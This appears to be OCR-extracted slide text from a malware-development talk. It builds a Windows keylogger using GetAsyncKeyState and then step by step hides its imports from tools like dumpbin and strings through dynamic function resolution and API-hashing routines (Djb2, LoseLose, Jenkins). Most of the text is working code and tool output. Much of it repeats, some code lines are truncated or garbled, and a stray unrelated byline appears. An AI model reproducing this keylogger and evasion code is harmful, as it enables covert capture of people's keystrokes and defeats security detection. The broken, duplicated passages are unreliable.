18                      printf("\\x%02X", i);
19              }
20          }
21      }
22
23      return;
24  }
25
```

Let's use GetAsyncKeyState!

```
VOID KeyboardClicksLogger() {
    SHORT state = NULL;
    printf("[*] Output: ");

    while (TRUE) {

        // https://learn.microsoft.com/en-us/windows/win32/inputdev/virtual-key-codes
        // Range from 0x01-0xFE
        for (int i = 1; i < 255; i++) {
            // Get state
            state = GetAsyncKeyState(i);
            // https://msdn.microsoft.com/en-us/library/windows/desktop/ms646293(v=vs.85).aspx
            // 1        = press
            // -32767   = held down
            if (state == 1 || state == -32767) {
                // Remove mouse inputs (0x01-0x07), fn                0x8F)
                if (( 7 < i) && ( 120 < i || i < 143)
                    printf("\\x%02X", i);
            }
        }
    }

    return;
}

```



Let's use GetAsyncKeyState!

```
VOID KeyboardClicksLogger() {
    SHORT state = NULL;
    printf("[*] Output: ");

    while (TRUE) {

        // https://learn.microsoft.com/en-us/windows/win32/inputdev/virtual-key-codes
        // Range from 0x01-0xFE
        for (int i = 1; i < 255; i++) {
            // Get state
            state = GetAsyncKeyState(i);
            // https://msdn.microsoft.com/en-us/library/windows/desktop/ms646293(v=vs.85).aspx
            // 1        = press
            // -32767   = held down
            if (state == 1 || state == -32767) {
                // Remove mouse inputs (0x01-0x07), fn keys (0x70-0x8F)
                if (( 7 < i) && ( 120 < i || i < 143))
                    printf("\\x%02X", i);
            }
        }
    }

    return;
}

```

Let's use GetAsyncKeyState!

```
VOID KeyboardClicksLogger() {
    SHORT state = NULL;
    printf("[*] Output: ");

    while (TRUE) {

        // https://learn.microsoft.com/en-us/windows/win32/inputdev/virtual-key-codes
        // Range from 0x01-0xFE
        for (int i = 1; i < 255; i++) {
            // Get state
            state = GetAsyncKeyState(i);
            // https://msdn.microsoft.com/en-us/library/windows/desktop/ms646293(v=vs.85).aspx
            // 1        = press
            // -32767   = held down
            if (state == 1 || state == -32767) {
                // Remove mouse inputs (0x01-0x07), fn keys (0x70-0x8F)
                if (( 7 < i) && ( 120 < i || i < 143))
                    printf("\\x%02X", i);
            }
        }
    }

    return;
}

```

Wait what's happening?!

100% CPU	94% Memory	0% Disk	0% Network	2% GPU	GPU
89.6%	13,262.6 ...	0 MB/s	0 Mbps	0%	
4.2%	225.4 MB	0.1 MB/s	0 Mbps	1.8%	G
1.5%	0 MB	1.3 MB/s	0 Mbps	0%	
1.4%	20.3 MB	0.1 MB/s	0 Mbps	0%	
0.9%	4.5 MB	0.1 MB/s	0 Mbps	0%	
0.7%	7.1 MB	0.1 MB/s	0 Mbps	0.1%	G
0.7%	13.4 MB	0.1 MB/s	0 Mbps	0%	G
0.2%	8.9 MB	0.1 MB/s	0.7 Mbps	0%	
0.2%	9.3 MB	0 MB/s	0 Mbps	0%	
0.1%	0.8 MB	0 MB/s	0 Mbps	0%	
0.1%	4.3 MB	0 MB/s	0 Mbps	0%	
0.1%	1.0 MB	0 MB/s	0 Mbps	0%	
0.1%	2.3 MB	0 MB/s	0 Mbps	0%	

End task

Let's fix it!

```
VOID KeyboardClicksLogger() {
    SHORT state = NULL;
    printf("[*] Output: ");

    while (TRUE) {
        // Sleep for better performance
        // We dont need to query every clock cycle so lets sleep for 10 milliseconds
        Sleep(10);

        // https://learn.microsoft.com/en-us/windows/win32/inputdev/virtual-key-codes
        // Range from 1
        for (int i = 1;
            // Get stat
            state = GetAs
            // https://msd
            // 1
            // -32767   = held down
            if (state == 1 || state == -32767) {
                // Remove mouse inputs (0x01-0x07), fn keys (0x70-0x8F)
                if (( 7 < i) && ( 120 < i || i < 143))
                    printf("\\x%02X", i);
            }
        }
    }

    return;
}
```

Are we in the clear now?

```
C:\Users\MALDEV01\Downloads>dumpbin /imports test.x64.exe
Microsoft (R) COFF/PE Dumper Version 14.36.32535.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file test.x64.exe

File Type: EXECUTABLE IMAGE

  Section contains the following imports:

    KERNEL32.dll
             14000E218 Import Address Table
             14000E050 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                         FA CreateThread
                        119 DeleteCriticalSection
                        13D EnterCriticalSection
                        1B9 FreeLibrary
                        274 GetLastError
                        289 GetModuleHandleA
                        2C4 GetProcAddress
                        37A InitializeCriticalSection
                        395 IsDBCSLeadByteEx
                        3D6 LeaveCriticalSection
                        3DA LoadLibraryA
                        40A MultiByteToWideChar
                        56F SetUnhandledExceptionFilter
                        57F Sleep
                        5A2 TlsGetValue
                        5D1 VirtualProtect
                        5D3 VirtualQuery
                        5DC WaitForSingleObject
                        608 WideCharToMultiByte
```

Are we in the clear now?

```
C:\Users\MALDEV01\Downloads>dumpbin /imports test.x64.exe
Microsoft (R) COFF/PE Dumper Version 14.36.32535.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file test.x64.exe

File Type: EXECUTABLE IMAGE

  Section contains the following imports:

    KERNEL32.dll
             14000E218 Import Address Table
             14000E050 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder r

                    FA CreateThread
                   119 DeleteCriticalSection
                   13D EnterCriticalSection
                   1B9 FreeLibrary
                   274 GetLastError
                   289 GetModuleHandleA
                   2C4 GetProcAddress
                   37A InitializeCriticalSection
                   395 IsDBCSLeadByteEx
                   3D6 LeaveCriticalSection
                   3DA LoadLibraryA
                   40A MultiByteToWideChar
                   56F SetUnhandledExceptionFilter
                   57F Sleep
                   5A2 TlsGetValue
                   5D1 VirtualProtect
                   5D3 VirtualQuery
                   5DC WaitForSingleObject
                   608 WideCharToMultiByte
```

Are we in the clear now?

```
C:\Users\MALDEV01\Downloads>dumpbin /imports test.x64.exe
Microsoft (R) COFF/PE Dumper Version 14.36.32535.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file test.x64.exe

File Type: EXECUTABLE IMAGE

  Section contains the following imports:

    KERNEL32.dll
             14000E218 Import Address Table
             14000E050 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                        FA CreateThread
                       119 DeleteCriticalSection
                       13D EnterCriticalSection
                       1B9 FreeLibrary
                       274 GetLastError
                       289 GetModuleHandleA
                       2C4 GetProcAddress
                       37A InitializeCriticalSection
                       395 IsDBCSLeadByteEx
                       3D6 LeaveCriticalSection
                       3DA LoadLibraryA
                       40A MultiByteToWideChar
                       56F SetUnhandledExceptionFilter
                       57F Sleep
                       5A2 TlsGetValue
                       5D1 VirtualProtect
                       5D3 VirtualQuery
                       5DC WaitForSingleObject
                       608 WideCharToMultiByte
```

```
  USER32.dll
             14000E3D0 Import Address Table
             14000E208 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                       11E GetAsyncKeyState
```

Are we in the clear now?

```
C:\Users\MALDEV01\Downloads>dumpbin /imports test.x64.exe
Microsoft (R) COFF/PE Dumper Version 14.36.32535.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file test.x64.exe

File Type: EXECUTABLE IMAGE

  Section contains the following imports:

    KERNEL32.dll
             14000E218 Import Address Table
             14000E050 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                        FA CreateThread
                       119 DeleteCriticalSection
                       13D EnterCriticalSection
                       1B9 FreeLibrary
                       274 GetLastError
                       289 GetModuleHandleA
                       2C4 GetProcAddress
                       37A InitializeCriticalSection
                       395 IsDBCSLeadByteEx
                       3D6 LeaveCriticalSection
                       3DA LoadLibraryA
                       40A MultiByteToWideChar
                       56F SetUnhandledExceptionFilter
                       57F Sleep
                       5A2 TlsGetValue
                       5D1 VirtualProtect
                       5D3 VirtualQuery
                       5DC WaitForSingleObject
                       608 WideCharToMultiByte
```

```
  USER32.dll
             14000E3D0 Import Address Table
             14000E208 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                       11E GetAsyncKeyState
```

HASH, IMPHASH, MALWARE SEARCH, MALWARE TRACKING

VirusTotal += imphash

MONDAY, FEBRUARY 03, 2014 | EMILIANO MARTINEZ | LEAVE A COMMENT

Let's fix it!

```
1  // https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-getasynckeystate
2  typedef SHORT (WINAPI* fnGetAsyncKeyState)(
3      _In_    INT     vKey
4  );
5
6  VOID KeyboardClicksLogger() {
7      SHORT               state               = NUL
8      HMODULE             hUser32Module       = NULL
9      fnGetAsyncKeyState  pGetAsyncKeyState   = NULL;
10
11     // Load User32.dll to the current process so that      duleHandleH will work
12     if (LoadLibraryA("USER32.DLL") == NULL) {
13         printf("[!] LoadLibraryA Failed With Error : %d \n", GetLastError());
14         return;
15     }
16
17     // Getting the handle of User32.dll using GetModuleHandle
18     hUser32Module = GetModuleHandle("USER32.DLL");
19     if (hUser32Module == NULL){
20         printf("[!] GetModuleHandle Failed With Error : %d\n", GetLastError());
21         return;
22     }
23
24     // Fetching GetAsyncKeyState's address from User32.dll
25     pGetAsyncKeyState = (fnGetAsyncKeyState)GetProcAddress(hUser32Module, "GetAsyncKeyState");
26     if (pGetAsyncKeyState == NULL) {
27         printf("[!] GetProcAddress Failed With Error : %d\n", GetLastError());
28         return;
29     }
30 ...
```

Let's fix it!

```
1  // https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-getasynckeystate
2  typedef SHORT (WINAPI* fnGetAsyncKeyState)(
3      _In_    INT     vKey
4  );
5
6  VOID KeyboardClicksLogger() {
7      SHORT               state               = NULL;
8      HMODULE             hUser32Module       = NULL;
9      fnGetAsyncKeyState  pGetAsyncKeyState   = NULL;
10
11     // Load User32.dll to the current process so that h                    will work
12     if (LoadLibraryA("USER32.DLL") == NULL) {
13         printf("[!] LoadLibraryA Failed With Error : %d                    or());
14         return;
15     }
16
17     // Getting the handle of User32.dll using GetModuleHand
18     hUser32Module = GetModuleHandle("USER32.DLL");
19     if (hUser32Module == NULL){
20         printf("[!] GetModuleHandle Failed With Error : %d\n", GetLastError());
21         return;
22     }
23
24     // Fetching GetAsyncKeyState's address from User32.dll
25     pGetAsyncKeyState = (fnGetAsyncKeyState)GetProcAddress(hUser32Module, "GetAsyncKeyState");
26     if (pGetAsyncKeyState == NULL) {
27         printf("[!] GetProcAddress Failed With Error : %d\n", GetLastError());
28         return;
29     }
30 ...
```

Let's fix it!

```
1   // https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-getasynckeystate
2   typedef SHORT (WINAPI* fnGetAsyncKeyState)(
3       _In_    INT     vKey
4   );
5
6   VOID KeyboardClicksLogger() {
7       SHORT               state               = NULL;
8       HMODULE             hUser32Module       = NULL;
9       fnGetAsyncKeyState  pGetAsyncKeyState   = NULL;
10
11      // Load User32.dll to the current process so that GetModuleHandleH will work
12      if (LoadLibraryA("USER32.DLL") == NULL) {
13          printf("[!] LoadLibraryA Failed With Error : %d \n", GetLastError());
14          return;
15      }
16
17      // Getting the handle of User32.dll using GetModuleHandle
        hUser32Module = GetModuleHandle("USER32.DLL");
        if (hUser32Module == NULL){
            printf("[!] GetModuleHandle Failed With Error : %d\n", GetLastError());
            return;
        }

        // Fetching GetAsyncKeyState's address from User32.dll
        pGetAsyncKeyState = (fnGetAsyncKeyState)GetProcAddress(hUser32Module, "GetAsyncKeyState");
        if (pGetAsyncKeyState == NULL) {
            printf("[!] GetProcAddress Failed With Error : %d\n", GetLastError());
            return;
        }
    ...
```

Let's fix it!

```
// https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-getasynckeystate
typedef SHORT (WINAPI* fnGetAsyncKeyState)(
    _In_    INT     vKey
);

VOID KeyboardClicksLogger() {
    SHORT               state               = NULL;
    HMODULE             hUser32Module       = NULL;
    fnGetAsyncKeyState  pGetAsyncKeyState   = NULL;

    // Load User32.dll to the current process so that GetModuleHandleH will work
    if (LoadLibraryA("USER32.DLL") == NULL) {
        printf("[!] LoadLibraryA Failed With Error : %d \n", GetLastError());
        return;
    }

    // Getting the handle of User32.dll using GetModuleHandle
    hUser32Module = GetModuleHandle("USER32.DLL");
    if (hUser32Module == NULL){
        printf("[!] GetModuleHandle Failed With Error : %d\n", GetLastError());
        return;
    }

    // Fetching GetAsyncKeyState's address from User32.dll
    pGetAsyncKeyState = (fnGetAsyncKeyState)GetProcAddress(hUser32Module, "GetAsyncKeyState");
    if (pGetAsyncKeyState == NULL) {
        printf("[!] GetProcAddress Failed With Error : %d                ror());
        return;
    }
...
```

Let's fix it!

```
1  // https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-getasynckeystate
2  typedef SHORT (WINAPI* fnGetAsyncKeyState)(
3      _In_    INT     vKey
4  );
5
6  VOID KeyboardClicksLogger() {
7      SHORT               state               = NULL;
8      HMODULE             hUser32Module       = NULL;
9      fnGetAsyncKeyState  pGetAsyncKeyState   = NULL;
10
11     // Load User32.dll to the current process so that GetModuleHandleH will work
12     if (LoadLibraryA("USER32.DLL") == NULL) {
13         printf("[!] LoadLibraryA Failed With Error : %d \n", GetLastError());
14         return;
15     }
16
17     // Getting the handle of User32.dll using GetModuleHandle
18     hUser32Module = GetModuleHandle("USER32.DLL");
19     if (hUser32Module == NULL){
20         printf("[!] GetModuleHandle Failed With Error : %d\n", GetLastError());
21         return;
22     }
23
24     // Fetching GetAsyncKeyState's address from User32.dll
25     pGetAsyncKeyState = (fnGetAsyncKeyState)GetProcAddress(hUser32Module, "GetAsyncKeyState");
26     if (pGetAsyncKeyState == NULL) {
27         printf("[!] GetProcAddress Failed With Error :      Error());
28         return;
29     }
30 ...
```

Let's fix it!

```
// https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-getasynckeystate
typedef SHORT (WINAPI* fnGetAsyncKeyState)(
    _In_    INT     vKey
);

VOID KeyboardClicksLogger() {
    SHORT               state               = NULL;
    HMODULE             hUser32Module       = NULL;
    fnGetAsyncKeyState  pGetAsyncKeyState   = NULL;

    // Load User32.dll to the current process so that GetModuleHandleH will work
    if (LoadLibraryA("USER32.DLL") == NULL) {
        printf("[!] LoadLibraryA Failed With Error : %d \n", GetLastError());
        return;
    }

    // Getting the handle of User32.dll using GetModuleHandle
    hUser32Module = GetModuleHandle("USER32.DLL");
    if (hUser32Module == NULL){
        printf("[!] GetModuleHandle Failed With Error : %d\n", GetLastError());
        return;
    }

    // Fetching GetAsyncKeyState's address from User32.dll
    pGetAsyncKeyState = (fnGetAsyncKeyState)GetProcAddress(hUser32Module, "GetAsyncKeyState");
    if (pGetAsyncKeyState == NULL) {
        printf("[!] GetProcAddress Failed With Error : %d\n", GetLastError());
        return;
    }
...
```

Let's fix it!

```
    printf("[*] Output: ");

    while (TRUE) {
        // Sleep for better performance
        // We dont need to query every clock cycle so lets sleep for 10 milliseconds
        Sleep(10);

        // https://learn.microsoft.com/en-us/windows/win32/inputdev/virtual-key-codes
        // Range from 0x01-0xFE
        for (int i = 1; i < 255; i++) {
            // Get state
            state = pGetAsyncKeyState(i);
            // https://msdn.microsoft.com/en-us/library/windows/desktop/ms646293(v=vs.85).aspx
            // 1        = press
            // -32767   = held down
            if (state == 1 || state == -32767) {
                // Remove mouse inputs (0x01-0x07), fn keys (0x70-0x8F)
                if (( 7 < i) && ( 120 < i || i < 143))
                    printf("\\x%02X", i);
            }
        }
    }

    return;
}
```

Let's try to hide our imports.

```
C:\Users\MALDEV01\Downloads>dumpbin /imports test.x64.exe
Microsoft (R) COFF/PE Dumper Version 14.36.32535.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file test.x64.exe

File Type: EXECUTABLE IMAGE

  Section contains the following imports:

    KERNEL32.dll
             14000E1F4 Import Address Table
             14000E03C Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                          FA CreateThread
                         119 DeleteCriticalSection
                         13D EnterCriticalSection
                         1B9 FreeLibrary
                         274 GetLastError
                         289 GetModuleHandleA
                         2C4 GetProcAddress
                         37A InitializeCriticalSection
                         395 IsDBCSLeadByteEx
                         3D6 LeaveCriticalSection
                         3DA LoadLibraryA
                         40A MultiByteToWideChar
                         56F SetUnhandledExceptionFilter
                         57F Sleep
                         5A2 TlsGetValue
                         5D1 VirtualProtect
                         5D3 VirtualQuery
                         5DC WaitForSingleObject
                         608 WideCharToMultiByte
```


Surely we are in the clear now...

```
[dev@dev-vmwarevirtualplatform bin]$ strings test.x64.exe | grep '^Get'
GetAsyncKeyState
GetLastError
GetModuleHandleA
GetProcAddress
[dev@dev-vmwarevirtualplatform bin]$
```


Oh That's why...

```
// https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-getasynckeystate
typedef SHORT (WINAPI* fnGetAsyncKeyState)(
    _In_    INT     vKey
);

VOID KeyboardClicksLogger() {
    SHORT               state               = NULL;
    HMODULE             hUser32Module       = NULL;
    fnGetAsyncKeyState  pGetAsyncKeyState   = NULL;

    // Load User32.dll to the current process so that GetModuleHandleH will work
    if (LoadLibraryA("USER32.DLL") == NULL) {
        printf("[!] LoadLibraryA Failed With Error : %d \n", GetLastError());
        return;
    }

    // Getting the handle of User32.dll using GetModuleHandle
    hUser32Module = GetModuleHandle("USER32.DLL");
    if (hUser32Module == NULL){
        printf("[!] GetModuleHandle Failed With Error : %d\n", GetLastError());
        return;
    }

    // Fetching GetAsyncKeyState's address from User32.dll
    pGetAsyncKeyState = (fnGetAsyncKeyState)GetProcAddress(hUser32Module, "GetAsyncKeyState");
    if (pGetAsyncKeyState == NULL) {
        printf("[!] GetProcAddress Failed With Error : %d\n", GetLastError());
        return;
    }
...
```


Let's fix it!


Hash Function
Module Name:
USER32.DLL
Function Name:
GetAsyncKeyState
0xBB2C83F7

Let's fix it!



Hash Function
Module Name:
USER32.DLL
0x175B657D
Function Name:
GetAsyncKeyState
0xBB2C83F7

Let's fix it!


Hash Function
Module Name:
USER32.DLL
0x175B657D
Function Name:
GetAsyncKeyState
0xBB2C83F7

Let's fix it!


```c
#include "apihash.h"

// Generate Djb2 hashes from Ascii input string
DWORD HashStringDjb2A(_In_ PCHAR String) {
    ULONG Hash = INITIAL_HASH;
    INT c;

    while (c = *String++)
        Hash = ((Hash << INITIAL_SEED) + Hash) + c;

    return Hash;
}

// Generate Djb2 hashes from wide-character input string
DWORD HashStringDjb2W(_In_ PWCHAR String) {
    ULONG Hash = INITIAL_HASH;
    INT c;

    while (c = *String++)
        Hash = ((Hash << INITIAL_SEED) + Hash) + c;

    return Hash;
}
```



Let's fix it!

```c
#include "apihash.h"

// Generate Djb2 hashes from Ascii input string
DWORD HashStringDjb2A(_In_ PCHAR String) {
    ULONG Hash = INITIAL_HASH;
    INT c;

    while (c = *String++)
        Hash = ((Hash << INITIAL_SEED) + Hash) + c;

    return Hash;
}

// Generate Djb2 hashes from wide-character input string
DWORD HashStringDjb2W(_In_ PWCHAR String) {
    ULONG Hash = INITIAL_HASH;
    INT c;

    while (c = *String++)
        Hash = ((Hash << INITIAL_SEED) + Hash) + c;

    return Hash;
}
```


```c
#include "apihash.h"

// Generate LoseLose hashes from ASCII input string
DWORD HashStringLoseLoseA(_In_ PCHAR String) {
    ULONG Hash = 0;
    INT c;

    while (c = *String++) {
        Hash += c;
        Hash *= c + INITIAL_SEED;   // update
    }
    return Hash;
}

// Generate LoseLose hashes from wide-character input strin
DWORD HashStringLoseLoseW(_In_ PWCHAR String) {
    ULONG Hash = 0;
    INT c;

    while (c = *String++) {
        Hash += c;
        Hash *= c + INITIAL_SEED;   // update
    }

    return Hash;
}
```



Let's fix it!


```c
#include "apihash.h"

// Generate Djb2 hashes from Ascii input string
DWORD HashStringDjb2A(_In_ PCHAR String) {
    ULONG Hash = INITIAL_HASH;
    INT c;

    while (c = *String++)
        Hash = ((Hash << INITIAL_SEED) + Hash) + c;

    return Hash;
}

// Generate Djb2 hashes from wide-character input string
DWORD HashStringDjb2W(_In_ PWCHAR String) {
    ULONG Hash = INITIAL_HASH;
    INT c;

    while (c = *String++)
        Hash = ((Hash << INITIAL_SEED) + Hash) + c;

    return Hash;
}
```

```c
#include "apihash.h"

// Generate LoseLose hashes from ASCII input string
DWORD HashStringLoseLoseA(_In_ PCHAR String) {
    ULONG Hash = 0;
    INT c;

    while (c = *String++) {
        Hash += c;
        Hash *= c + INITIAL_SEED;   // update
    }
    return Hash;
}

// Generate LoseLose hashes from wide-character input string
DWORD HashStringLoseLoseW(_In_ PWCHAR String) {
    ULONG Hash = 0;
    INT c;

    while (c = *String++) {
        Hash += c;
        Hash *= c + INITIAL_SEED;   // update
    }

    return Hash;
}
```





```c
#include "apihash.h"

// Generate JenkinsOneAtATime32Bit hashes from Ascii input string
DWORD HashStringJenkinsOneAtATime32BitA(_In_ PCHAR String) {
    SIZE_T Index = 0;
    UINT32 Hash = 0;
    SIZE_T Length = lstrlenA(String);

    while (Index != Length)
    {
        Hash += String[Index++];
        Hash += Hash << INITIAL_SEED;
        Hash ^= Hash >> 6;
    }

    Hash += Hash << 3;
    Hash ^= Hash >> 11;
    Hash += Hash << 15;

    return (DWORD) Hash;
}

// Generate JenkinsOneAtATime32Bit hashes from wide-character input string
DWORD HashStringJenkinsOneAtATime32BitW(_In_ PWCHAR String) {
    SIZE_T Index = 0;
    UINT32 Hash = 0;
    SIZE_T Length = lstrlenW(String);

    while (Index != Length)
    {
        Hash += String[Index++];
        Hash += Hash << INITIAL_SEED;
        Hash ^= Hash >> 6;
    }

    Hash += Hash << 3;
    Hash ^= Hash >> 11;
    Hash += Hash << 15;

    return (DWORD) Hash;
}
```


Let's retrieve the module handle!



